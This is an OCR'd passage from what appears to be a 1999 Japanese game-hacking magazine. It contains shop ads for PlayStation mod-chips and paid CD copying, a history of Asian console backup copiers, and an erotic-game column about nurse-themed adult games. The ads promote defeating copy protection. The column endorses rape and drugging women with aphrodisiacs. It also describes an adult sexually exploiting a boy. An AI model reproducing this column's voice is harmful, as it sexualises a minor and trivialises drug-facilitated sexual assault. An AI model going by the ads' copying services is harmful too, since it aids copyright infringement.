おまかせや本舗通販部
TEL 03-5377-7831（平中無休AM10:00～PM11:00）
FAX 03-5377-7948（平中無休 24時間OK!）
〒160-0023　東京都新宿区西新宿7-12-1 トガワ・ビル3階

新品、中古、バルクなど多数!! クロスオーバー 中古品はチェック済み!!

ビデオ→RGB変換基板(完成品)
シンクセパレータなし ¥3,500
シンクセパレータ付 ¥3,980

モノクロレーザープリンタ
Windows95対応!(中古) ¥19,800

5"フラット管RGBモニター 完成品
RGB21P入力、ACアダプタ付 ¥5,800

4"LCDビデオモニター 完成品
TFTだからハッキリ綺麗!ゲーム等に最適!
ACアダプタ付、ビデオ入力 ¥8,800
ACアダプタ付、RGB入力 ¥6,800

[中古, 新品買取します]
不要部品・在庫品・メモリーなど現金買取致します。
◆ アルバイト募集中!! 担当 藤倉

※通信販売は現金書留となります。
ご注文の際は在庫確認を御願いします。
※消費税・送料が別途かかります。

今月の目玉!!

17"モニタが当店のおすすめ!!

■ IBM17"モニタ (トリニトロン)
新品、Macもうつります。
……¥48,000

■ SAMPO17"モニタ (ダイアモンドトロン)
新古品、VGA, BNCあり
……¥34,800

他にも多数!! お電話下さい。

MAC関連
- NuBus(フルカラー)ビデオカード ……中古 ¥19,800より
- Mac用スーパーディスク(FDD) ……中古 ¥7,000
- Mac用外付800K(FDD)……中古 ¥9,800

※ AppleⅡeGSなど有ります。
※ コンパクトMacシリーズ…中古 ¥9,800より
※ Appleデザインキーボード…バルク ¥4,980

NEC-98関連
※ 98用FDD3.5, 5インチ各有ります。
内蔵用で交換などは、お問い合せ下さい。
- 98FA用内蔵HDD 100~345MB ……中古 ¥7,800より
- SASI HDD有ります 40MB…中古 ¥7,800
- 3.5" FDD 外付 2HD 2ドライブ(3モード) ……新品 ¥24,800
- 5" FDD 外付 2HD 2ドライブ ……中古 ¥14,800
- PC-9801FA……中古 ¥19,800
- PC-9801DA2……中古 ¥14,600
- X68000PRO(モニタ、キーボード付) ……中古 ¥39,800
- X68K コンパクトキーボード、マウスセット ……新品 ¥18,800
- MSX用2MB増設メモリー……¥25,000
- MSX用3.5" FDD……内容はCALL!

東京都千代田区外神田1-8-7
神林ビル2F
TEL 03 (3254) 5730
FAX 03 (3258) 6774
AM 10:30 ~ PM 7:00
毎週 木曜日 定休

大阪 千日前 ゲーム機天国

来店大歓迎

MOD(チップ)・SSKそして 最強の改造機 すべてに充実の品揃え!

改造済み(日本版PSでこの値段!!)
- MOD-CHIP仕様……25,000円
- MOD-CHIP GOLD仕様…… 28,000円
- MOD-CHIP仕様 新プロテクト対応……28,000円
- MOD-CHIP GOLD仕様 新プロテクト対応……31,000円

改造サービス 10,000円より(MOD・CHIP込み)
新プロテクト対策改造も用意致しました。

修理(改造失敗)改造に失敗した方もあきらめないで当店にお任せください。

他府県の方へ
改造サービス、改造機の販売CD・ソフトのバックアップはTEL & FAXでも受け付けております。お気軽にお問い合わせ下さい。

CDコピー機レンタルサービス、(店内にて) どんなCDメディアも一発コピー。

CDメディアバックアップ料金表	
1枚	1800円
3枚以上	1枚に付き1660円
4枚以上	1枚に付き1500円
5枚以上	1枚に付き1400円
6枚以上	1枚に付き1300円
10枚以上	1枚に付き1100円
30枚以上	1枚に付き 900円

50枚以上、100枚以上は金額相談に応じます。

※無断複製は個人的に楽しむほかは、著作権法上禁じられています。


話題の最強プロアクションリプレイ
カラットPS用PAR3入荷!
ゲームボーイ用アクションリプレイ
ピックアップ・ユニット
PSZ関連もさらに強化!一度ご来店下さい!

＊貸インターネット
1時間800円(コーヒー付き)
なんでもできるデジタルコンビニ

中古ソフト高価買受中!

C-able-2 ケーブル
TEL 06-6635-4360 FAX 06-6635-4361
営業時間12:00から20:00
大阪市中央区日本橋1-18-4
アサオビル3F

地下鉄・近鉄日本橋5番出口南の辻西入ル



改造

PAR改造コードFAX
PLAYSTATION SEGA SATURN.etc
047-339-7741
改造コードメニュー BOX No.60001 あまのじゃく えんたあていめんと

Gamer's Forlum（ゲーマーズ フォーラム）アクセスセンター 0990-502-585

ゲーマーズ専用ダイヤルで、ゲームに関するウラ技情報で、とっておきの㊙情報交換にご利用ください。

操作方法
プッシュトーンに出る電話機から、センターへアクセス
→ まずは自分のプライベートBOXを、作ろう。
→ メニューを選択 1伝言を再生 2伝言を録音
→ 4ケタのBOX番号を押します。
→ 再生時には4ケタのパスワードを押します。（BOX番号と同じものは出きるだけさけてご利用下さい。）

再生時 7返信 4スキップ 3バック 0リピート

返信（ダイレクト返信）とはメッセージを返す際、わざわざ相手の人のBOX番号を押すことなく、直接メッセージを入れた人のプライベートBOXに返事を返す事ができるシステムです。※メッセージを入れた人のプライベートBOXは、コンピュータがしっかり管理しているから、メッセージを録音するときは、自分のBOX番号を言わなくてもOKです。

情報料 1分300円 情報提供 MTCネット 管理設置場所 東京都

BOX No.	内　容
2001	スーパーファミコン極秘ウラ情報
2002	セガサターン極秘ウラ情報
2003	プレイステーション極秘ウラ情報
2004	NINTENDO64極秘ウラ情報
2005	ゲームボーイ極秘ウラ情報

ちょ～あんぐらFaxアイコラ、特殊情報
ルナーモモ Fax 047-3399-449

SW企画
ルナーモモFaxサービス

月刊「ゲームラボ」に広告を出してみませんか

ゲーム全盛時といわれる今、本誌は、ゲームソフトだけではなくパソコン・ゲーム機など、多種にわたり独自の切り口で読者を魅きつける雑誌です。そこで、幅広い読者層にむけ御社の商品をアピールしてみては如何でしょうか！各種ソフト&ハードの販売、ゲーム基板、スクール案内など多大な反響が期待できます。なお、詳細に関する資料をご用意いたしておりますので、弊社広告部までご請求下さい。

■仕　様
- ●判型・製本：A5判・無線綴じ込横組み
- ●発　売　日：毎月16日
- ●定　　価：840円(税込)
- ●総　頁　数：250頁
- ●発行部数：100,000部
- ●販売箇所：全国書店・主なパソコンショップ

■広告料金
例）1ページ・モノクロ　140,000円
　　1ページ・カラー　350,000円

原稿は原則として完全版下でお願いしております。

㈱三才ブックス 広告部（斎藤・赤間・星）
〒104-0031 東京都中央区京橋3-14-6 斎藤ビル
TEL 03-3535-7331　FAX 03-3567-6435

三才ブックス
出版ガイド

ご注文＆お問合わせはこちらへ！
〒104-0031 東京都中央区京橋3-14-6 斎藤ビル
☎03-3535-7331

ゲームラボ別冊　★ゲーム改造コード集定番の一冊

レベル100になる本 1999

好評発売中

定価1000円(税込み)　送料310円　A5判　192頁

「ファイナルファンタジーⅧ」をはじめ最新のゲーム改造コードを一挙掲載

プレステ　チョコボの不思議なダンジョン2／リッジレーサータイプ4／テイルズ オブ ファンタジア／玉繭物語／ビートマニア／幻想水滸伝Ⅱ／トゥルーラブストーリー2　他
サターン　Pia★キャロットへようこそ!! 2／ノエル3／FindLove2／ブラックマトリクス　他
ゲームボーイ　遊戯王デュエルモンスターズ／ドラクエモンスターズ／ポケモンカード　他

ラジオライフ別冊　★あなたの知らない裏ワザ満載

ケータイマニア

好評発売中

定価1000円(税込み)　送料310円　A5判　162頁

携帯＆PHSの知られざる改造術から電話の最新活用テクニックまで完全収録

- 究極の改造～J-PHONE端末DP-145でドコモの携帯を作る
- 最新機種まで完全網羅・携帯＆PHSの最新改造術
- 得する裏ワザ集＆最新番号割当表を掲載

ラジオライフ別冊　★遠距離受信の強い味方。ラジオリスナー必携の一冊!!

ラジオ番組表春号

定価870円(税込み)　送料310円　A4変形判　226頁

4月26日発売

春改編の新番組情報を満載

- FM・AM・たんぱラジオ全局の最新タイムテーブルを掲載
- 全国約100局のコミュニティFM一覧表を収録
- AFN＆日本語海外放送局データ／全国番組ネット局一覧表／全国放送局周波数リスト　他

通販でのご送金後、万一品切れとなった場合は郵便為替にて返金させていただきますのでご了承下さい。

ゲームラボ定期購読のお知らせ

購読料　1年間　10000円（税・送料込）

（但し、別冊は含まれません。）

お申込み方法は、巻末の振替用紙の裏面をご覧下さい。

ご注文は最寄りの書店に、または注文品を明記の上（本代＋送料）の合計金額を現金書留か郵便振替で販売部までご送金下さい。なお、在庫切れとなる場合もございますのでお早めにご注文下さい。(書店で注文される場合は送料無料です。通販の場合はご送金後約２週間でお届けいたします。)
(株)三才ブックス販売部　郵便振替00130-2-58044
※通販のお申し込み送金手数料はお客様のご負担となります。ご了承下さい。

'99年4月制作

月刊ラジオライフ

毎月25日発売

定価530円(税込み)　送料124円　A5判　340頁

あらゆるシステムの抜け穴を模索する「知って得するおいしい情報」、自作を楽しむ「キットでGO！」＆「エレクトロニクス工作チャレンジ」などの連載とともに、無線機＆受信機・携帯電話・衛星TVの徹底使用リポートと各種周波数データが満載の無線雑誌

表紙は'99年5月号です。

6月号（4/24発売）

携帯電話＆PHSをマニアックに遊ぶ

ゲームラボ別冊　★FFⅦやポケモンを自由に遊ぶ

改訂版 レベル100になる本

好評発売中

定価1000円(税込み)　送料310円　A5判　176頁

プレステ FFⅦ～セフィロスをDISK2.3で使用可能にする／バイオハザード2～ロケットランチャー鬼連射／メタルギアソリッド～キャラ無敵　他

サターン さくら大戦2～全話機体ステータス最大／スーパーロボット大戦F完結編～キャラの乗り換えで超人部隊／グランディア～キャラクターステータス最大　他

ゲームボーイ ポケットモンスターズ～ポケモンバッジ全取得・仲間を変更　他


SFC クロノトリガー～キャラクターステータス自由設定　他

ゲームラボ別冊　★人気のゲームで女の子を自分のものに

レベル100になる本 ～美少女編～

好評発売中

定価1100円(税込み)　送料310円　A5判　176頁



美少女ソフトを丸裸にする㊙テクニック

Win95・DOS/V用美少女ゲーム227本の改造コード

- ●攻略ベスト美少女トップ20～下級生、To Heart、雫、痕、王道勇者　他
- ●ExSTAND&SFXサーチ術～㊙改造データ＆全美少女ソフトデータベース
- ●吸い出しツールの世界～SUSIE PLUG-IN全リスト、吸い出しツール制作講座
- ●インターネット美少女無法地帯～違法サイト巡り、美少女ウェアーズ　他

バックナンバー取り扱い店（通販は扱っておりません）

●寿楽洞書店（渋谷店）　渋谷区宇田川町12-18（東急ハンズ内）☎03-3464-4604●寿楽洞書店（横浜店）　横浜市西区南幸2-13（東急ハンズ内）☎045-320-7093●書泉ブックタワー　千代田区神田佐久間町1-11-1　☎03-5296-0051●大盛堂書店5F　渋谷区神南1-22-4　☎03-3463-0511●九十九電機10号店　千代田区外神田3-2-13（秋葉原）☎03-3251-0987●T-ZONEミナミ　千代田区外神田4-3-3（秋葉原）☎03-3257-2776●久美堂東急ハンズ店　町田市原町田4-1-17　☎0427-28-2772●えるぱれショップ（日本橋店）　大阪市浪速区日本橋5-12-9でんき会館6F　☎06-636-3401●あきばおー千代田区外神田4-3-11栗原ビル3階　☎03-3251-6727●あてね書店　尼崎市南塚口町7-4-20　☎06-429-6131●FIRST BOOK 尼崎水堂町3-15-26☎06-431-7710●ブックプラザ御影店　神戸市東灘区御影中町4-3-1　☎078-854-1323●ジュンク堂書店三宮店　神戸市中央区三宮町1-6-18三宮センター街　☎078-392-1001●駸々堂神戸三宮店　神戸市中央区三宮町1-9-1センタープラザ東館3階　☎078-393-0170●文進堂書店　神戸市垂水区日向1-4-34　☎078-708-0246●ひょうたん書店　鹿児島市西田2-8-7　☎099-253-2925●書泉ブックドーム　川口市栄町3-4-3　☎048-255-0021

代金引替での本のご注文はブックサービス（株）をご利用下さい。☎03-3817-0711

AD43

ゲームラボバックナンバー…'98年9月号以降（12月号を除く）の在庫がございます。定価840円送料1冊116円・2冊172円

ライター大募集のページ

ゲームラボでは、原稿を寄稿していただけるライターを常時募集しています。あなたの特技や趣味を弊誌で活かしてみませんか？　基本的にゲームやパソコンに関することならなんでもOKですが、特に下記のジャンルが得意なかたを探しております。

1:アジアの電脳事情に詳しいかた
2:ハード改造を得意とするかた
3:リバースエンジニアリングができるかた
4:ゲーム業界などの裏事情に詳しいかた
5:電脳犯罪に詳しいかた

そのほか、イラストを描いてくださるかたや「ゲームラボでやってみたい!」というネタがあるかたも募集中です。我こそはと思わんアナタ。ぜひ、ゲームラボ編集部までご連絡ください。

ご連絡は、手紙•電話•電子メールのいずれでも結構です。いつでもお気軽にどうぞ。
(株)三才ブックス ゲームラボ編集部　〒104-0031 東京都中央区京橋3-14-6斉藤ビル(TEL 03-3535-7331　FAX 03-3567-6435)　E-MAIL glabo@tky.3web.ne.jp

ゲームラボ '99 5月号 広告インデックス

広告さくいんのコーナーを開設しました。お目当ての広告を探す際にご活用ください。　(五十音順)

あきばおー ―― AD22、23
あまのじゃくえんたーていめんと ―― AD41
ウエストサイド ―― AD12、13
エスペランサ ―― AD24
おまかせ屋本舗 ―― AD39

紙風船 ―― AD20、21
カラット ―― 表3、表4、113
キューブリサーチ3 ―― AD32、33
クロスオーバー ―― AD40
CABLE ―― AD38
CABLE2 ―― AD40
ゲームスアーク ―― AD1、2、3、4、5、6、7、8、9、10、11
コマンド8 ―― AD34、35
コンソールセブン ―― AD14、15、16、17
シリコンハウス共立 ―― AD29
タイムマシン ―― AD29
ドラゴンコンピュータ ―― AD37
日本芸能プロモーション ―― AD36
バングジャパン ―― AD25、26、27、28
バンクネットサービス ―― AD18
ポジティブ ―― AD30、31
満開製作所 ―― 表2
メッセサンオー ―― AD19
ユニオンコンピュータネットワーク ―― AD36

広告のお申込みは弊社広告部(TEL03-3535-7331)までお問い合わせ下さい。
※既刊号の広告による製品等の発注の際は、販売店に在庫を確認して下さい。

世界的電脳ネットワーク アジアウェーブ

かつてゲーム市場を、スーファミが席巻していた時代。香港・台湾・タイなどのアジア諸国では、マジコン（バックアップ機）が一大ブームを起こしていた。数々のマジコンをとおして、今回から数回にわけて、アジアの怪しいグッズの歴史をひもといてみよう。

サターン★七夕

年に3回の台湾行きと、その間をぬってほかのアジア電脳街行きを自らに課す男。さらにその合間には、音楽CDを編集し焼きまくる元メモラー教師。

スーファミ関連ハード編 その1

❶スーパー・マジコン

いまから10年ほど前のことです。私がフィリピン・マニラを旅していたとき、市内のデパート（というかスーパー）の、あるゲームショップで奇妙なファミコンカセットを見かけました。

それは『桃太郎伝説』の絵柄をつけていながら、そばに漢字で“58種遊戯”と記され、1本のカセットのなかに58種類のゲームが入っているものでした。ほかにも、同じように1本のカセットのなかに何種類ものゲームが入っているモノがたくさんありました。

いまでこそ、こうしたIN 1（インワン）カセットは東京・秋葉原などの電気街でも売られていますが、当時としては衝撃的でした。ちょうど、日本ではスーファミが登場したころで、まだまだファミコンが現役だった時代のできごとです。これをきっかけに、そのあとアジア諸国各地のさまざまな電脳街で、怪しいグッズに出会うことになります。

記念すべき、スーファミバックアップ機の第1弾。日本では当時「ファミ通」にも紹介されていた（名前は「マジコム」となっていた）由緒正しい(?)機種。a.フロッピーディスクドライブが外付け、b.ディスクフォーマットにエラーが多い、c.8Mバイトまでのゲームしかバックアップできない、d.バックアップしたカセットのメモリが消えてしまうなど、4重苦（爆）を背負ったとんでもないマシンでした。当時としては画期的でしたが、12Mバイトの容量の『ドラゴンクエストⅤ』が発売されるとともに、そのバイオニアとしての歴史的役割を終えました。

スーパー・マジコン。すべてのマジコンの歴史はここからはじまった。名称こそさまざまに変化していったが、機能的な部分への改良が施されるのは、もう少しあとのことである。


アジアにはまだまだ我々の知らないツールが眠っている。発想の原点がじつに単純なところにあるのもその特徴だ。


❷スーパー・プロ・ファイター

日本で「スーパー・プロ・ファイターQ＋」という商品が販売される数か月前、アジアでは“Q＋”の付かない無印品（?）が販売されていました。16Mバイトまでバックアップできたのですが、すぐに20Mバイトの『ストリートファイターⅡ』が発売され、その役割を終えたかにみえました。

しかし、そののち台湾のあるショップで、32Mバイトまでバックアップできるようにメモリ増設の施された機種が販売。さっそく試してみたのですが、けっきょく24Mバイトまでしか増えていませんでした。

●ゴジラとガメラ。どちらが強いんですか？（北海道網走市/轟 二郎）㊟馬場と猪木やナリタブライアンとシンボリルドルフなど、最強と呼ばれるものには欠かせない話ですね。それでは『ドラクエ』と『FF』ではどちらですか。いろいろ意見はあるけど、けっきょく難しい選択なんですな。





『ストリートファイターⅡ』のイラストがパッケージを飾っているのも、おそらく"『ストⅡ』も動きますよ"ということを暗に意味しているのだろう。いかんせんプロ・ファイターXターボCD-ROMは登場時期が悪すぎた…。

❸プロ・ファイターX

DSPチップを内蔵した「プロ・ファイター」の後継機種。DSPチップとは、『マリオカート』の後期バージョンや『パイロット・ウィングス』などに内蔵されていたチップのことです。これが内蔵されたゲームではXターミネーターで改造できなかったり、バックアップすることができてもゲームをプレイできないなどのさまざまな不都合が生じました。

このころのバックアップ機は「UFO」にしろ「ファミリー・パートナー」にしろ、DSPチップが搭載されたゲームのバックアップをプレイするとき、専用のモジュラー（別売り）かチップ搭載のゲームカートリッジをスロットに挿し込む必要があったのです。しかし、そういった機能が内蔵されていたため、このマシンさえあればほとんどのゲームに対応することができました。

ちなみに「プロ・ファイター」には24Mバイトのものと32Mバイトのタイプがあります。あるショップでは容量の低い「プロ・ファイター」を下取りしてくれたので、安く買えてありがたかったです。

周辺機器には「スーパー・スマート・カード」という、ゲームボーイソフトをバックアップするツールがあります。また、特殊なカセットを使えばパソコンとも接続できました。

❹プロ・ファイターX ターボ 2IN1

「X」に「スーパー・スマート・カード」の機能を内蔵させたものです。のちにゲームギアもバックアップできる「3IN1」も発売されました。しかし、バックアップに使うメモリ・カセットの形が変わっただけで、本体にはこれといった変更はありません。

32Mバイト・64Mバイト・256Mバイトの3種類がアナウンスされましたが、実際に発売されたのは32Mバイトのものだけだったようです。一応、64Mバイトのタイプは台湾で注文すると3日ほどで届きましたが、256Mバイトの機種は製造されたかどうかもわかりません。

❺プロ・ファイターX ターボCD-ROM

ついに発売された「プロ・ファイター」用のCD-ROMドライブです。しかし、すでにプレステやサターンが発売されており、販売開始と同時にその役割を終えていたといっても過言ではありません。

ゲームボーイソフトをバックアップすることのできるスーパースマートカード。現在SGB Xchangerのはしりか？

ドライブの形状が、アナウンスどおり3DO（すでに新作ソフトすら発売されていなかった時代だが）になっていたのが、このマシンの悲劇を物語っています。ドライブの速度が、後述の「ゲーム・ドクター」用より速い4倍速であることがせめてもの救いでしょう。ただし、専用ドライバを「プロ・ファイター」にいちいち読み込ませて使わなければならないのが面倒くさかったりします。

❻ゲーム・ドクター

「ゲーム・ドクター」は2年ほど前まで、香港・黄金商場のショップに陳列されていました。しかし、中国返還前後に、いつのまにかショップ自体がなくなってしまったようです。

「ドクターⅡ」を見たことはありませんが、「ドクターⅢ」は6年ほど前に日本でも発売されていました。いまでもマカオにあるショップに行けば、みかけることができます。

「プロ・ファイターX」と同じく、「スーパー・スマート・カード」を使ってゲームボーイソフトのバックアップをとることができます。しかし、なんといってもドクター・シリーズの売りは、最初にスーファミバックアップ機用のCD-ROMドライブを発売したことでしょう。

「ドクターⅢ」用と「ドクターⅥ」用のドライブは共通ですが、前者が特殊カセットによって接続されていたのに対し、後者は専用ポートが背面に付けられています。このポートはパソコンにも接続できるので、CD-ROMドライブ

●オレはどんなゲームも絶対クリアできる自信があるぜ。㊙さん、なにかやりごたえのあるゲームを教えてくれ!!（福岡県北九州市/信介しゃん）
㊙『バンゲリングベイ』でしょう。2コンのマイクで騒がれたらまずクリアできない。ただし、ファミコンなのでプレイ自体が不可能かも。

を持っていなくても専用プログラムさえあれば、パソコンのCD-ROMドライブやハードディスクからデータを送ることができます。

ところで、「ドクターⅣ」と「Ⅴ」というのは見たことがありません。後継機の「ドクターⅦ」からは専用CD-ROMドライブの速度が、それまでの1倍速から2倍速に改良されました。しかし、同じディスクを使っているにもかかわらず「Ⅵ」では読み込めるのに「Ⅶ」では読み込めないゲームがいくつかあります。いくら読み込み速度が速くなっても、読み込めないゲームが出てきてしまう後継機種って…。使いかたにクセがありますが、「Ⅵ」のほうが性能はよいようです。

また、ドクターシリーズの便利な点は、メモリがモジュラー形式になっていて増設が比較的簡単なことです。「Ⅵ」本体にはもともと16Mバイトのメモリが搭載されているので、32Mバイトのメモリを増設すれば合計48Mバイトになり、「テイルズ・オブ・ファンタジア」もバックアップ可能になります。「Ⅶ」は最初から32Mバイトなので、増設は16Mバイトで十分。ただ「スター・オーシャン」は容量的には問題ないのですが、プロテクトなどの問題から、バックアップには成功していません。

さて「ドクター」シリーズは英語と中国語の2か国語に対応しています。日本では「ドクターⅥ」と同デザイン、同機能の「プロフェッサー」という製品が発売されていました。ちなみに私の「ドクターⅥ」は、「プロフェッサー」用のチップに乗せ替えたので、日本語が使えるようになっています。また、「ドクターⅦ」と同デザイン、同機能の「プロフェッサーⅡ」もありました。

スーパーマジコンの最終進化形態。CD-ROMドライブというには、やけにデカくて重い。携帯用バッグがついてくるのも当然といえば当然だ。

❼スーパー・ワイルドカードDX2

「スーパー・マジコン」シリーズの最新機種です。といっても、もう発売から3年以上がすぎています。CD-ROMドライブが接続できるので、ドライブ（というかきょう体）自体は"ディスク・デュアル"と呼ばれ、ハードディスクを内蔵できます。なぜか携帯用バッグが付属しているのがオシャレ（?）です。


日本では、発売を予告していた秋葉原の某ショップがバックレたため、ほとんど見る機会はありませんでした。台湾でも発売されてから扱われたショップが少なく、光華商場周辺でも扱っていたのは2軒のみのようです。うち1軒は注文販売だったので、実際は1軒だけ!!　しかも32Mバイトの機種だけが並べられ、64Mバイトのタイプは、注文しても受け付けてくれない状態でした。もっとも、私は製作している本社（といってもビルの1階の事務所）に行って64Mバイトのものを手に入れましたが…。


当時、Nintendo64がすでに発売されていたので、そのバックアップ機を製作する予定があるかどうか聞いてみたのですが、発売されているソフトが6本しかないという事情もあり、予定していないとのことでした。しばらくして、ソフトが多くなれば製作するといっていましたが、あれから2年以上たっても、とくに目立った動きはないようです。そのあと本社には行っていないので、いまはどうなっているのかはわかりません。

今回は、スーファミ関連のハードを中心に紹介しました。次回はファミコンやプレステ、サターンのアイテムも紹介します。お楽しみに。

取材協力：
栗原英和、塚越悟、ベンジャミン師

メモリ交換を行なうだけでも随分使い勝手の変わったゲームドクター。写真は、はずした16Mバイトのメモリ。





ゲームドクターは、なぜか「Ⅶ」よりも「Ⅵ」のほうが性能がよい。メモリ増設が比較的簡単だったので増設を試みるユーザーも多かった。

らそういうイメージができたのだろう。で、そうなると出てくるのがショタコンのシチュエーション。

ケガで入院してきたウブな少年がギプスで動けないのをいいことに、イケナイ看護婦さんがめくるめく快楽の世界を教えてあげるのだ。「お、おねえさん、そこは汚いよ！」「ウフフ、全部お姉さんに任せなさい」なんて…萌え～。これなどはショタファンや看護婦ファンならずとも、ギプスフェチにも喜ばれそう、ってそれはちょっと違うかもしれない。

■――最近の看護婦エロゲー

とまぁ、いろいろと妄想は広まるばかりなのだが、最近の看護婦モノのエロゲーは、どれもみな、似たような話になっている気がする。――まずはいろいろな種類の看護婦登場、媚薬なり何なりで院内のみんなが淫乱になっちゃってキャー大変。そして巻き起こる殺人事件、いかにも怪しい色気ブンプンの女医、主人公は探偵さながらに病室を駆け巡り、やがて真相は暴かれヒロインか自当ての看護婦と円満H――。

ずいぶん主観にかたよっているかもしれないが、どうも病院モノ、というか看護婦モノのエロゲーはタイプが似かよっているのではないか。もう少しバリエーションを持たせてほしいものだ。

たとえば、プレイヤーが看護婦になって、点滴や剃毛などのノルマをクリア、もし失敗すれば自分のアソコにいろいろなものを点滴されたり、ツルツルに剃られたりしちゃうぞ！　よしっ、わざと失敗しよう！　あまりよくないか…。

■――『淫内感染』シリーズについて

制作者に看護婦フェチがいるのかどうかはわからないが、Zyxからすでに3作めの発売が予定されているのが「淫内感染」シリーズだ。身もフタもない言いかたをすれば、主人公が病院内の看護婦や女医とひたすら情交を結んでいくゲームである。

1作めの「淫内感染」はシリアスなストーリーを絡ませたアドベンチャー形式。2作めの「淫内感染～真夜中のナースコール～」は陣取りゲームの様式でアクションゲーム性が高くなっている。1作めはまだストーリーやシチュエーションがそれなりに凝っていて、「か、看護婦さ～ん、ボ、ボクのほてった肉棒を癒してください！」という感じで興奮できたのだが、2作めはそうやっておとした女とあれこれシチュエーションを変えてHするというのがほとんど。

フルボイスで、しかもけっこうアニメーションしてくれるのは嬉しいのだが、どの場面も似たりよったりである。しかも、ほとんどの女性が淫乱なメス奴隷になっていて、これでは清純なイメージの看護婦をじわじわと（なぶ）るという加虐の喜びがないではないか!!

「あ…何なのこの感じ？」――看護婦として患者さんたちの面倒を見なきゃいけないのに、自分のアソコの面倒も見られない…お願い、あなたのたくましい注射器で私の患部を治療して～ん」という感じに、最初は嫌がっていても、攻めよせる快楽の渦からは逃れようがなく、やがてはそれの虜になってゆく。そのようにゆっくりと堕としていく過程こそ看護婦エロゲー、いや、すべてのエロゲーの醍醐味ではないかと思うのであるが、いかがなものか。

■――『面会謝絶』について

「面会謝絶」は看護婦の巡回をかいくぐりながら、病院にとらわれてしまったヒロインを助け出すのが目的のアドベンチャーゲームである。このゲームは看護婦の巡回を避ける方法が変わっていて、スピーカーから聞こえてくる足音の方向によって、右か左か正面か背後かを判断して身を隠すというシステムになっている。

真夜中に自室でこっそりとオナニーしていたら、ふいに隣の兄弟の部屋や階下の両親の部屋でゴソゴソ音がしてドッキドキ☆という感じの、ちょっとした緊張感が味わえるようになっている。エロシーンもハードなものが多くてなかなか使えるのだが、シチュエーションやHに持っていくまでの展開がやや急ぎ足で、個人的にはもう少し情緒豊かなHシーンが欲しかったところ。

やはり、看護婦系エロゲームにはこの情緒豊かなエロシーン（表現が変？）は重要だと思う。いきなり病室で会ったらガバッと襲うのではなく、深夜にひっそりナースコールで呼び出し、誰もいない治療室に追い詰め、そこに設置してある手術台に縛り付け、ほかにもいろいろな器具を利用してのメディカルSEXなどはどうか。もしくは、媚薬を女性患者にこっそり打っておき、我慢できなくなってオナニーしだしたところで病室に乗り込んでお仕置きSEXというパターンも考えられる。

そういえば、この「面会謝絶」も媚薬が軸となるストーリーであるが、こと病院モノのエロゲーにはその傾向が強い。まあ、薬がすぐ手元にあって使いやすい状況なのだから、当たり前といえば当たり前だが…。

しかし、実際にそんな媚薬があったら、社会が大混乱に陥りそう。っていうかボクにください。

媚薬の登場が多い病院系のエロゲー。媚薬を使うパターンとしては、医者のほかに理科の先生というパターンがある。

●『三国志』や『信長の野望』もイイけど、『蒼き狼と白き牝鹿』が1番ハマる。（福島県いわき市/ジャングル）㊙街や道を整備したり、特産品をゲットするのは楽しいですね。でもやっぱりオルドが1番、人間の喜びでしょう。やりまくりで世界中に一族だらけ。フ～フ～フ～。

白衣の天使とゲーム
～看護婦エロゲーを考える～

美少女業界にメガトンパンチ！

学園純愛系、調教系、鬼畜系などエロゲーにもさまざまなジャンルがあるが、そのなかでも欠かすことのできないジャンルが看護婦モノである。病院という閉ざされた空間で、乱れる白衣の天使の姿はなぜ、あんなにも悩ましいのか。そんな看護婦エロゲーにメガトンパンチ!!

1999年2月28日、日本の医学界にとって歴史的な出来事があった。厚生省が高知赤十字病院で脳死となった四十歳代の患者の脳死判定を終えて、肺と心臓の移植を実施すると発表したのである。これは国内初の脳死移植となった。

人間の生死に対する考えは人それぞれであり、脳死は果たして、人間の死と決めつけてよいのであろうかと、いままでさんざん議論されてきた。今回の心臓移植患者の脳死判定も、臓器移植法に基づき2回の脳死判定を実施するなどして非常に慎重に行われたものである。法律に基づいて行われた今回の脳死判定ではあるが、まだ脳死そのものに納得していない人もいるかもしれない。しかし、実際に手術は行われてしまったのであるから、あとは移植された人が無事に回復することを願うしかない。

ところで、脳死といえば舞台となるのは当然のことながら病院である。そして、病院といえば、やはり看護婦を抜きにして考えることはできまい。ということで、今回は看護婦にまつわるエロゲーの話をしようと思う。

脳死患者の臓器移植を伝える新聞記事。患者の臓器は各地の病院に送られ、治療を待ち望む人に移植された。

■看護婦萌え萌え～

看護婦といえば献身的なイメージが強いことだろう。やはり看護婦さんにはやさしく奉仕してもらうのが、男の夢というもの。

ただでさえ「白衣」という、男の萌え萌え制服ベスト3に入るようなものを着ているのに、そのうえ「どう？　ここが気持ちいいの？」などという、その気にさせるようなことを言って奉仕してもらった日には、あんた！　グヘヘ、じゅるる。でも、清純な看護婦さんをムリヤリってのもなかなかいいな。「うりゃ～！　俺のタンパク質がたっぷり詰まった極太注射をくらえ！」とかね。

また、白衣の天使の清純なイメージと淫靡な設定でのギャップなどがあったならばなおよい。昼間は毅然とした看護婦さんが、じつは夜になるとエッチな堕天使に大変身！　などというのは、いかにもエロ漫画にありがちなシチュエーションだ。

「盲腸で入院したら、剃毛してくれた美人看護婦さんに一目惚れ。でも、その看護婦さんは凄い淫乱で、その夜ムリヤリ逆レイプ！　でも、ウレシー！」という願望は、誰でも一度は抱いたことがあるだろう。というか、ないとは言わせない。いやいや、恥ずかしがらなくていいってば、ウヒヒ。

ほかにも看護婦というと、「お姉さん」というイメージもある。やはり、身のまわりのお世話をしてくれるという状況か

男ならだれもがあこがれる白衣の天使。だからといって、病院の前をうろちょろするのはやめよう。

爆裂インド象

